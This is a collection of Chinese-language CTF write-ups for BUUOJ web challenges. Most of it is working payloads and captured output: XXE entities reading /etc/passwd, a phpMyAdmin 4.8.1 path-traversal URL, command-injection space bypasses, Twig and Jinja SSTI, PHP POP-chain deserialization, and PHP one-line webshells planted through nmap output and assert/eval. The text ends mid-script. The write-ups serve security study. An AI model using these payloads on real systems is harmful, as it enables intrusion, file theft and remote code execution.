

[NCTF2019]Fake XML cookbook

xml外部实体注入

XXE漏洞全称XML External Entity Injection 即XML外部实体注入。

XXE漏洞发生在应用程序解析XML输入时，没有禁止外部实体的加载，导致可加载恶意外部文件和代码，造成任意文件读取、命令执行、内网端口扫描、攻击内网网站、发起Dos攻击等危害。

XXE漏洞触发的点往往是可以上传xml文件的位置，没有对上传的xml文件进行过滤，导致可上传恶意xml文件。

XXE常见利用方式

与SQL相似，XXE漏洞也分为有回显和无回显

有回显，可以直接在页面中看到payload的执行结果或现象。

无回显，又称为blind xxe，可以使用外带数据(OOB)通道提取数据。即可以引用远程服务器上的XML文件读取文件。

解析xml在php库libxml，libxml>=2.9.0的版本中没有XXE漏洞。

做题思路：

构造下列实体可以读取根目录下的flag：

```
<?xml version = "1.0" encoding = "utf-8"?>
<!DOCTYPE test [
    <!ENTITY admin SYSTEM "file:///flag">
]>


<user><username>&admin;</username><password>123456</password></user>
```

构造实体，注意&admin;


TIPS:

```
Error: Invalid XML: <br />
    <b>Warning</b>:
    DOMDocument::loadXML():
    EntityRef: expecting ',' in Entity,
        line: 1 in
    <b>/var/www/html/doLogin.php</b>
    on line <b>16</b><br /> <br />
    <b>Warning</b>:
    simplexml_import_dom(): Invalid
        Nodetype to import in
    <b>/var/www/html/doLogin.php</b>
    on line <b>17</b><br /> <br />
    <b>Warning</b>: Cannot modify
        header information - headers
        already sent by (output started at
        /var/www/html/doLogin.php:16)
        in
    <b>/var/www/html/doLogin.php</b>
    on line <b>31</b><br /> <result>
    <code>0</code><msg></msg>
    </result>:parsererror
```

UserName

 &admin

Password



中间记得空行:

///etc/passwd可以读取系统用户配置文件 (系统中所有用户的基本信息)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///etc/passwd">
]>

<user><username>&admin;</username><password>123456</password></user>
```

Burp Suite 专业版 v2022.7.1 - 临时项...

仪表盘 目标 代理 攻击器(Intruder) 重放器 窗口 帮助 定序器(Sequencer) 编码工具 对比工具

日志 插件扩展 项目配置 用户配置 学习

1 x 2 x 3 x 4 x 5 x +

发送 取消 目标: http://a11a7332-f1a2-4218-bb39-8bff4fe1... HTTP/1

请求

美化 Raw Hex

```
1 a11a7332-f1a2-4218-bb39-8bff4fe1085e.node4.buuoj.cn:81
2
3 Content-Length: 181
4 Accept: application/xml, text/xml, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
7 Content-Type: application/xml; charset=UTF-8
8 Origin: http://a11a7332-f1a2-4218-bb39-8bff4fe1085e.node4.buuoj.cn:81/
9 Referer: http://a11a7332-f1a2-4218-bb39-8bff4fe1085e.node4.buuoj.cn:81/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN, zh;q=0.9
12 Connection: close
13
14 <?xml version="1.0" encoding="utf-8"?>
15 <!DOCTYPE note [
16 <!ENTITY admin SYSTEM
17 "file:///etc/passwd">
18 ]>
19
20 <user>
21 <username>
22 &admin;
23 </username>
24 <password>
25 123456
26 </password>
27 </user>
```

响应

美化 Raw Hex 页面渲染

```
0 root:x:0:0:root:/root:/bin/bash
1 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
2 bin:x:2:2:bin:/bin:/usr/sbin/nologin
3 sys:x:3:3:sys:/dev:/usr/sbin/nologin
4 sync:x:4:65534:sync:/bin:/bin/sync
5 games:x:5:60:games:/usr/games:/usr/sbin/nologin
6 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
7 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
8 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
9 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
10 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
11 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
12 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
13 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
14 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
15 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
16 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
17 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
18 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

完成 1,174字节 | 63毫秒

[GWCTF 2019]我有一个数据库

扫描可以得到/phpmyadmin路径

打开得到后台界面

phpMyAdmin4.8.1文件包含漏洞:

```
http://c6343f83-b9a9-4a2e-899d-0fb98cf8fedd.node4.buuoj.cn:81/phpmyadmin/?target=db_structure.php%253f/../../../../../../../../etc/passwd
```

```
http://c6343f83-b9a9-4a2e-899d-0fb98cf8fedd.node4.buuoj.cn:81/phpmyadmin/?target=db_structure.php%253f/../../../../../../../../flag
```

[BJDCTF2020]Mark loves cat

访问/.git发现有git泄露

在flag.php文件中有：

```
<?php

$flag = file_get_contents('/flag');
```

并得到文件包含文件：

文件包含（代码审计）

```
<?php

include 'flag.php';

$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag' || $_GET['flag'] === 'flag'){
    exit($is);
}

echo "the flag is: ".$flag;
```

两种做法：

```
http://09cf839c-1337-4094-9021-e8e43fc6296e.node4.buuoj.cn:81/index.php?yds=flag
```

```
http://09cf839c-1337-4094-9021-e8e43fc6296e.node4.buuoj.cn:81/index.php?
is=flag&&flag=flag
```

[WUSTCTF2020]朴实无华

借助robots.txt的提示访问到/fake_flagggg.php

得到fake flag: flag{this_is_not_flag}

bp抓包, 返回包提示Look_at_me: /fl4g.php

得到:

```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

//level 1
if (isset($_GET['num'])) {
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好。
</br>";
    } else {
        die("金钱解决不了穷人的本质问题");
    }
} else {
    die("去非洲吧");
}

//level 2
if (isset($_GET['md5'])) {
    $md5=$_GET['md5'];
    if ($md5==md5($md5))
        echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己
炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.</br>";
    else
        die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
} else {
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])) {
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag, " ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是那么的朴实无华，且枯燥.</br>";
        system($get_flag);
    } else {
        die("快到非洲了");
    }
} else {
    die("去非洲吧");
}
?>
```

intval绕过 + 基本绕过

第一层: 100e2绕过intval

第二层: md5值等于自身的数

第三层: cat\t 替换cat \${IFS}或者\${IFS}\$1替换空格

```
http://28a4a578-2a42-405d-afc0-5acc7ed00dc1.node4.buuoj.cn:81/f14g.php?
num=100e2&&md5=0e215962017&&get_flag=1s
```

```
http://28a4a578-2a42-405d-afc0-5acc7ed00dc1.node4.buuoj.cn:81/fl4g.php?
num=100e2&&md5=0e215962017&&get_flag=ca\t${IFS}flllllllllllllllllllllllllll
lllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```

[BJDCTF2020]Cookie is so stable

ssti漏洞改cookie值

登陆之后修改cookie

尝试{{7*7}}后发现有ssti漏洞

payload:

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```

[安洵杯 2019]easy_web

编码 + php绕过

http://5aa0db3e-e8c6-46f3-9c7f-ce87012fe032.node4.buuoj.cn:81/index.php?
img=TXpVek5UTTFNbVUZTURabE5qYz0&cmd=

img通过Hex编码 + 两次base64编码得到

解码TXpVek5UTTFNbVUzTURabE5qYz0后得到555.png

对index.php进行加密传入得到源码：

```
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUZTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^\a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src = "./ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='data:image/gif;base64," . $txt . "'></img>";
    echo "<br>";
}

echo $cmd;
```

```

Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From
https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD
%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

```

```

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\\.\\.\\/i", $this->source))
        {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}

```

第一：获取 flag 存储 flag.php

第二：四个魔术方法**invokeconstructtoStringwakeup__get**

第三：传输 pop参数数据后触发 **wakeup**，**对该类中的 this->source**参数若为字符串则对其进行过滤，若**source**变量为一个类则触发**toString**

第四：**toString** 会调用**this->str**变量，当**str**变量为**Test**类的时候，将触发**get**

第四：**get**会**return \$function**方法，当给**Test**类中的**p**变量赋值为**Modifier**类时候，会触发**invoke**

第四：**__invoke**会执行**append()**方法，从而执行文件包含，注意**var**变量为**protected**类型，需要对变量进行**base64**编码

第五：涉及对象 **Modifier**，**Show**，**Test**，变量 **op** 及 **var**，**source**,**str**，**p**，进行构造输出

触发__toString的具体场景:

- (1) echo(\$obj) / print(\$obj) 打印时会触发
- (2) 反序列化对象与字符串连接时
- (3) 反序列化对象参与格式化字符串时
- (4) 反序列化对象与字符串进行==比较时 (PHP进行==比较的时候会转换参数类型)
- (5) 反序列化对象参与格式化SQL语句, 绑定参数时
- (6) 反序列化对象在经过php字符串函数, 如 strlen()、addslashes()时
- (7) 在in_array()方法中, 第一个参数是反序列化对象, 第二个参数的数组中有toString返回的字符串的时候toString会被调用
- (8) 反序列化的对象作为 class_exists() 的参数的时候

welcome to index.php

```
<?php
class Modifier {
    protected $var='php://filter/read=convert.base64-encode/resource=flag.php';
    public function append($value){
        include($value);
    }
    public function __invoke(){
        //当对象作为函数时调用4
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'welcome to '.$this->source."<br>";
    }
    public function __toString(){//类被当成字符串时2
        return $this->str->source;
    }

    public function __wakeup(){//反序列化之后调用1
        if(preg_match("/gopher|http|file|ftp|https|dict|\\.\\.\\.\\/i", $this->source))
        {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){//访问一个对象的不可访问或不存在属性时调用3
```

```

        $function = $this->p;
        return $function();
    }
}

//pop链
//Get传入反序列化pop
//反序列化->触发show函数中的__wakeup->过正则匹配 防止设置 $this->source = "index.php"
//source为类，触发__toString->return $this->str->source;
//str为Test，访问Test中的source访问不到，触发__get;
//$function = $this->p; return $function();
//p设置为Modifier，触发__invoke->调用append($this->var)
//protected $var;将var提供base64传入

$show=new Show();
$show->source=new Show();
$show->source->str=new Test();
$show->source->str->p=new Modifier();

print(urlencode(serialize($show)));

?>

```


http://42f96042-8bda-4ad2-8e97-4b63de786209.node4.buuoj.cn:81/?
 pop=0%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3B0%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3B%3A9%3A%22index.php%22%3B%3A3%3A%22str%22%3B0%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3B0%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3B%3A5%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3BN%3B%7D

[强网杯 2019]高明的黑客


访问www.tar.gz得到源代码文件

雁过留声，人过留名，此网站已被黑

我也很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以



下载出来3000个php文件



随意打开可以看到很多一句话木马

```
<?php
$_GET['jVMcNhK_F'] = ' ';
system($_GET['jVMcNhK_F'] ?? ' ');
$_GET['tz2aE_IWb'] = ' ';
echo `{$_GET['tz2aE_IWb']}`;
$_GET['cXjHC1MPs'] = ' ';
echo `{$_GET['cXjHC1MPs']}`;
```

应该是不是所有都能用的

【待写】写脚本把所有的遍历一遍

[安洵杯 2019]easy_serialize_php

直接看到了源码信息，感觉就是代码审计：

```
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
```

```

}else if($function == 'phpinfo'){
    eval('phpinfo()'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

先根据题目提示访问phpinfo()

得到flag的文件名 d0g3_flag.php

Core

PHP Version		
7.0.33		
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	d0g3_flag.php	d0g3_flag.php
auto_globals_jit	On	On

[CTF[安洵杯 2019]easy_serialize_php 1 -- 反序列化漏洞、反序列化字符逃逸 easyseri
ctf Gh0st 1n The shell的博客-CSDN博客

[安洵杯 2019]easy_serialize_php 1 hcjtn的博客-CSDN博客

并不是看得很懂。。。呜呜呜

直接改userinfo['img']

反序列化字符逃逸的两种方法：键值逃逸，键名逃逸

最后post的值为_SESSION[flagphp]=s:1:"1";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}

利用方法

反序列化字符逃逸

代码会将userinfo中的['img']值做base64解码，然后把提到的整个文件读入一个字符串中，所以我们就需要构造img的值，让代码读出内容，经过上文分析，想要修改img的值可以通过设置img_path，或者修改userinfo['img']的内容

首先看修改img_path

这个方法有一个问题，修改img_path，传入的内容会被base64和sha1加密\$SESSION['img'] = sha1(base64_encode(\$GET['img_path']));，然而，高亮文件内容时只做了base64的解密，所以修改img_path是无法读到文件的，所以只能修改userinfo['img']的内容

userinfo['img']的内容由SESSION组成，所以我们可以修改user和function，考虑到有过滤，可以采用反序列化字符逃逸来构造SESSION['img']的值

首先SESSION一共有三个键值对，所以我们一共要构建三个键值对，反序列化字符逃逸的原理比较好理解，就是在构造键值的时候故意构造出会被过滤的值，然后会被过滤函数给过滤掉，但是序列化后的字符串记录的值的长度却不会因为被过滤后而改变，所以就会把序列化后的字符串的结构当做值的内容给读取，如果我们自己构造出反序列化字符串的结构，并因为过滤破坏掉原来的结构，就可以构造出恶意代码，下面根据题目详细解释

反序列化字符逃逸一共有两种方法：一个是键值逃逸，另一个是键名逃逸

[MRCTF2020]PYWebsite

简单改本地js（或者看源代码）+ 改包绕过

查看页面源代码如下：

```
function enc(code){
    hash = hex_md5(code);
    return hash;
}
function validate(){
    var code = document.getElementById("vcode").value;
    if (code != ""){
        if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c"){
            alert("您通过了验证!");
            window.location = "./flag.php"
        }else{
            alert("你的授权码不正确!");
        }
    }else{
        alert("请输入授权码");
    }
}
```

可以改本地的js文件过逻辑验证，也可以直接访问flag.php文件

可以看到：



拜托，我也是学过半小时网络安全的，你骗不了我！

我已经把购买者的IP保存了，显然你没有购买

验证逻辑是在后端的，除了购买者和我自己，没有人可以看到flag

[还不快去买](#)



没有给flag

但是bp抓包改文件头 X-Forwarded-For:127.0.0.1

得到flag

请求				响应			
美化	Raw	Hex		美化	Raw	Hex	页面渲染
1	GET /flag.php HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: node4.buuoj.cn:27105			2	Date: Tue, 12 Dec 2023 08:27:58 GMT		
3	Upgrade-Insecure-Requests: 1			3	Server: Apache/2.4.38 (Debian)		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36			4	X-Powered-By: PHP/7.2.25		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			5	Vary: Accept-Encoding		
6	Accept-Encoding: gzip, deflate			6	Content-Length: 243		
7	Accept-Language: zh-CN,zh;q=0.9			7	Connection: close		
8	X-Forwarded-For: 127.0.0.1			8	Content-Type: text/html; charset=UTF-8		
9	Cookie: td_cookie=1776709366			9			
10	Connection: close			10			
11				11	<html>		
12				12	<head>		
				13	<meta charset="utf-8">		
				14	</head>		
				15	<body>		
				16			
				17	<p>flag</p><p style="color:white">flag(739087f2-7027-439a-9e04-4275109ae72e)</p></body>		
				18	</html>		
				19			

[ASIS 2019]Unicorn shop

查看网页源代码：

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="utf-8"><!--Ah,really important,seriously. -->
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Unicorn shop</title>
<!-- Don't be frustrated by the same view,we've changed the challenge content.-->
<!-- Bootstrap core CSS -->
<link href="/static/css/bootstrap.min.css?v=ec3bb52a00e176a7181d454dffaea219"
rel="stylesheet">
<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css?v=166844ff66a82256d62737c8a6fc14bf"
rel="stylesheet">
</head>
<!--we still have some surprise for admin.password-->
<body>
<div class="container">
```

有提示：charset="utf-8"

Unicode绕过

[Compart - Customer Communication Management Company, Software Vendor, CCM Provider - Compart](#)

	thousand	Q	co
Home	Unicode Characters (122)		
IANA Character Sets	□	U+1014D	Greek Acrophonic Attic One Thousand Talents
Planes	□	U+1014E	Greek Acrophonic Attic Five Thousand Talents
Blocks	□	U+10154	Greek Acrophonic Attic One Thousand Staters
Character Categories	□	U+10155	Greek Acrophonic Attic Ten Thousand Staters
Bidirectional Classes	□	U+10156	Greek Acrophonic Attic Fifty Thousand Staters
Combining Classes	□	U+10171	Greek Acrophonic Thespian One Thousand
Decomposition	□	U+10172	Greek Acrophonic Thespian Five Thousand
Mirrored Characters	□	U+102E0	Coptic Epact Thousands Mark
Scripts	χ	U+1085E	Imperial Aramaic Number One Thousand
HTML Entities			

搜一个1000以上的

转化格式:

4	1337.0	ultra unicorn	ultra unicornio	ultra Einhorn	улт
---	--------	---------------	-----------------	---------------	-----

Purchase Unicorn

4	%F0%90%85%8E	Purchase!
---	--------------	-----------

得到flag

[WesternCTF2018]shrine

python ssti (url_for)

看源码:

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')//注册了一个名为FLAG的config, 猜测这就是flag

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
```

```
s = s.replace('(', '').replace(')', '')
blacklist = ['config', 'self']
return ''.join(['{% set {}=None%}'].format(c) for c in blacklist)) + s

return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)
```

尝试：

```
http://d826569e-dfe3-4349-832b-5fc42eb13591.node4.buuoj.cn:81/shrine/{{7*7}}
```

可以在页面上回显49

然后查询object的子类：

```
http://ed0b0952-d924-428b-b115-c0e698adcacd.node4.buuoj.cn:81/shrine/{{url_for.__globals__}}
```



看到current_app意思应该是当前app，那我们就当前app下的config：

```
/shrine/{{url_for.__globals__['current_app'].config}}
```

得到flag：

```
http://151277ce-29ba-4f33-bbea-d026f8d8274d.node4.buuoj.cn:81/shrine/{{url_for.__globals__['current_app'].config}}
```

或


```
http://cb19e6f9-d466-4a48-b26b-c940a528439e.node4.buuoj.cn:81/shrine/{{url_for.__globals__['current_app'].config['FLAG']}}
```



[网鼎杯 2020 朱雀组]Nmap

nmap写入webshell

首先输入127.0.0.1正常回显

[to index](#)[to list](#)

Scan results for: 127.0.0.1

IP: 127.0.0.1

Hostname: localhost (PTR)

Ports:

open 80 (tcp) Service name: http.

Closed ports: 99

Nmap done at Wed Dec 13 12:54:52 2023; 1 IP address (1 host up) scanned in 0.07 seconds

nmap 命令将扫描结果保存在文件里面:

例如: 将nmap 127.0.0.1的结果保存在test.txt里面

```
nmap 127.0.0.1 -oN test.txt
```

nmap其他写文件命令:

-oN (标准输出)

-oX (XML输出)

-oS (ScRipT KIdd | 3 oUTpuT)

-oG (Grep输出)

-oA (输出至所有格式)

这样我们就能写shell

直接放入Payload:

```
' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

应该是做了什么限制, 尝试修改文件名后缀为phtml:


```
' <?php @eval($_POST["hack"]);?> -oG hack.phtml '
```

加上扫描的地址: 127.0.0.1:

```
127.0.0.1 | ' <?=@eval($_POST["hack"]);?> -oG hack.phtml '
```

查看了ChaMd5安全团队给出的writeup后, 可以使用-iL 参数实现Nmap读取任意文件:

```
127.0.0.1' -iL ../../../../../../flag -o 1
```



```
# Nmap 6.47 scan initiated Wed Dec 9 02:59:19 2020 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/10447 -iL
../../../../../../../../flag -o 1 127.0.0.1\
Failed to resolve "flag{449cf546-574b-46fa-8297-d1dbd189ee87}".
WARNING: No targets were specified, so 0 hosts scanned.
# Nmap done at Wed Dec 9 02:59:20 2020 -- 0 IP addresses (0 hosts up) scanned in 0.26 seconds
```

```
<?
require('settings.php');

set_time_limit(0);
if (isset($_POST['host'])):
    if (!defined('WEB_SCANS')) {
        die('Web scans disabled');
    }

    $host = $_POST['host'];
    if(strpos($host,'php')!==false){
        die("Hacker...");
    }
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);

    $filename = substr(md5(time() . rand(1, 10)), 0, 5);
    $command = "nmap ". NMAP_ARGS . " -oX " . RESULTS_PATH . $filename . " " . $host;
    $result_scan = shell_exec($command);
    if (is_null($result_scan)) {
        die('Something went wrong');
    } else {
        header('Location: result.php?f=' . $filename);
    }
else:
?>
```

https://blog.csdn.net/weixin_44037296

[NPUCTF2020]ReadlezPHP

查看源代码发现有链接指向时间

访问 <http://3d0c9f1c-8c46-4548-8da6-6e7e7b41526a.node4.buuoj.cn:81/time.php?source>

```
<?php
#error_reporting(0);
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = "Y-m-d h:i:s";
        $this->b = "date";
    }
    public function __destruct(){
        $a = $this->a;
        $b = $this->b;
        echo $b($a);
    }
}
$c = new HelloPhp;

if(isset($_GET['source']))
{
    highlight_file(__FILE__);
    die(0);
}

@$ppp = unserialize($_GET["data"]);
```

反序列化传木马

主要利用：

```
public function __destruct(){
    $a = $this->a;
    $b = $this->b;
    echo $b($a);
}
```

这里有\$a和\$b两个变量，最后以echo (\$b(\$a))结束，

可以构造 `assert(eval($_POST[person]));`

payload:

1. `$_POST[shell]`：获取名为"shell"的POST参数的值。
2. `eval($_POST[shell])`：使用 `eval()` 函数执行通过POST请求传递的代码。 `eval()` 函数用于将字符串作为PHP代码执行。
3. `assert(...)`： `assert()` 函数是一个断言函数，它用于判断括号中的表达式是否为真。在这里，它被用来执行通过 `eval()` 执行的代码。

```
<?php
error_reporting(1);
class HelloPhp
{
    public $a;
    public $b;
```

```

public function __construct(){
}
public function __destruct(){
    $a = $this->a;
    $b = $this->b;
    echo $b($a);
}
}

$flag= new HelloPhp();
$flag->b='assert';
$flag->a='eval($_POST[shell]);';
